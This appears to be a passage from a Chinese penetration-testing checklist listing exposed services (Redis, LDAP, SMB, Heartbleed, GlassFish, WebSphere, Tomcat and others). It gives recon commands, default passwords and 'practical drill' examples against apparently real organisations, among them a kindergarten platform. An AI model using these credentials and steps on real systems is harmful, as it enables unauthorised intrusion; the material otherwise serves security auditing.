
默认数据库 `admin`

用户密码和密码均为空



29.3 实战演练

yy.yy.yy.yy:27017 博苑家_幼儿园教育信息化平台



30 各种敏感后台对外开放

一般“奇葩”端口 web 访问可见。

31 Django 配置不当致信息泄露

Django 设置 debug = True ，将报错信息返回至浏览页面，从而导致信息泄露

32 Redis 未授权访问

Port: 6379

一般不需要认证，可直接访问

32.1 基础知识

Redis 是一个 NoSQL 的数据库，数据通过键/值对存储在内存中。默认配置中，默认开放没有认证的 TCP/6379 端口。

和 memcached 类似，支持存储的 value 类型相对更多，包括 string(字符串)、list(链表)、set(集合)和 zset(有序集合)。与 memcached 不同之处在于，可以随时执行“save”命令将当前 redis 的数据保存到硬盘，此外 redis 也会根据配置自动存储数据到硬盘上。

其中 RDB 就像数据库备份文件

AOF 则是一个 log 日志文件

32.2 利用方式

<1>Kali 下：

```
redis-cli -h xx.com
```

<2>使用软件： Redis Desktop Manager


<3>利用 redis 未授权访问漏洞 getshell 【www.secpulse.com/archives/5357.html】

- ①开启 web 服务
- ②网站物理路径
- ③www 目录可写（root 权限）

32.3 实战演练

xx 科技有限公司

```
Nmap scan report for [REDACTED].25.84
Host is up (0.040s latency).
Scanned at 2015-07-29 02:58:15 EDT for 1s
PORT      STATE SERVICE
6379/tcp  open  unknown
```



```
root@Aerfa:~# redis-cli -h 192.168.1.34
redis 192.168.1.34:6379> info
# Server
redis_version:2.8.13
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:78a4dfcf581169be
redis_mode:standalone
os:Linux 2.6.18-164.el5 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.1.2
process_id:20670
run_id:a5dae75a7ae45198dd78e6629165c1e119987449
tcp_port:6379
uptime_in_seconds:8567336
uptime_in_days:99
hz:10
lru_clock:12090262
config_file:/usr/local/redis/redis.conf

# Clients
connected_clients:38
```

33 LDAP 未授权访问

Port: 389 WooYun-2015-92789

33.1 基础知识


Lightweight Directory Access Protocol，轻量目录访问协议，是一种在线目录访问协议，主要用于目录中资源的搜索和查询，是 X.500 的一种简便的实现。

33.2 利用方式

使用 LDAP Admin 进行登陆

33.3 应用实例

ZZ.ZZ.ZZ.ZZ



34 SMB 弱口令

Port: 445

34.1 smb 字典

34.2 MS08-067 溢出

<http://www.2cto.com/Article/201308/237265.html>

Windows Server 服务 RPC 请求缓冲区溢出漏洞，如果用户在受影响的系统上收到特制的 RPC 请求，则该漏洞可能允许远程执行代码。在 Microsoft Windows 2000 、Windows XP 、Windows Server2003 系统上，攻击者可能未经身份即可利用此漏洞运行代码，此漏洞可以形成蠕虫攻击。

Nmap 可以检测目标上是否存在该漏洞：

```
namp -sS -A --script=smb-check-vulns -PO zz.zz.zz.zz
```

```
nmap -sS -A --script=smb-check-vulns -PO zz.zz.zz.zz
```

```
.....
```

35 openssl 心脏出血

Port: 443

Kali 桌面以保存 python 验证脚本

```
root@Aerfa:~/Desktop# python openssl.py zz.zz.zz.zz
```

36 squid 代理默认端口

Port: 3128

若没有设置口令，则很可能直接漫游内网。

37 GlassFish web 中间件弱口令

Port: 4848

弱口令: admin / adminadmin

38 PHP FastCGI 远程利用

Port: 9000

zone.wooyun.org/content/1060

使用 nmap 进行指纹识别: `nmap -sV -p 9000 -open zz.zz.zz.zz/24`

目前遇到 poc 执行出现问题: invalid header version

(windows 7 下未安装 golang, kali 中已安装仍然出现该问题)

39 elasticsearch 代码执行

Port: 9200

40 websphere web 中间件弱口令

Port: 9043

弱口令: admin / admin

websphere / websphere

system / manager

41 zebra 路由弱密码

Port: 2601,2604

zebra / zebra

42 rundeck web

Port: 4440 wooyun-2015-092026

runDeck 是用 Java/Grails 写的开源工具，帮助用户在数据中心或者云环境中自动化各种操作和流程。通过命令行或 web 界面，用户可以对任意数量的服务器进行操作，大大降低了对服务器自动化的门槛。

http://IP:4440 admin / admin

http://IP:4440/menu/home

43 dns 未设置 spf 导致邮箱欺骗漏洞

nslookup -qt=mx baidu.com

nslookup -qt=txt baidu.com

44 CVS 源码泄露

44.1 基础知识

略

44.2 实例应用


zz 集团

<http://yy.yy.yy.yy/bs3q/ CVS/Root>

<http://yy.yy.yy.yy/cmbs/ CVS/Root>



<http://yy.yy.yy.yy/cmbs/ CVS/Entries>



45 Tomcat examples directory 漏洞

<http://yy.yy.yy.yy/examples/servlets/servlet/SessionExample>



Sessions Example

Session ID: AA29504C50D421A47DC159472076484A

Created: Thu Aug 06 12:05:47 CST 2015

Last Accessed: Thu Aug 06 12:15:54 CST 2015

The following data is in your session:

admin = admin

foo = bar

=

login = admin

AA29504C50D421A47DC159472076484A =

Name of Session Attribute:

Value of Session Attribute:

是否存在 sql post 注入 、 session 伪造等安全问题。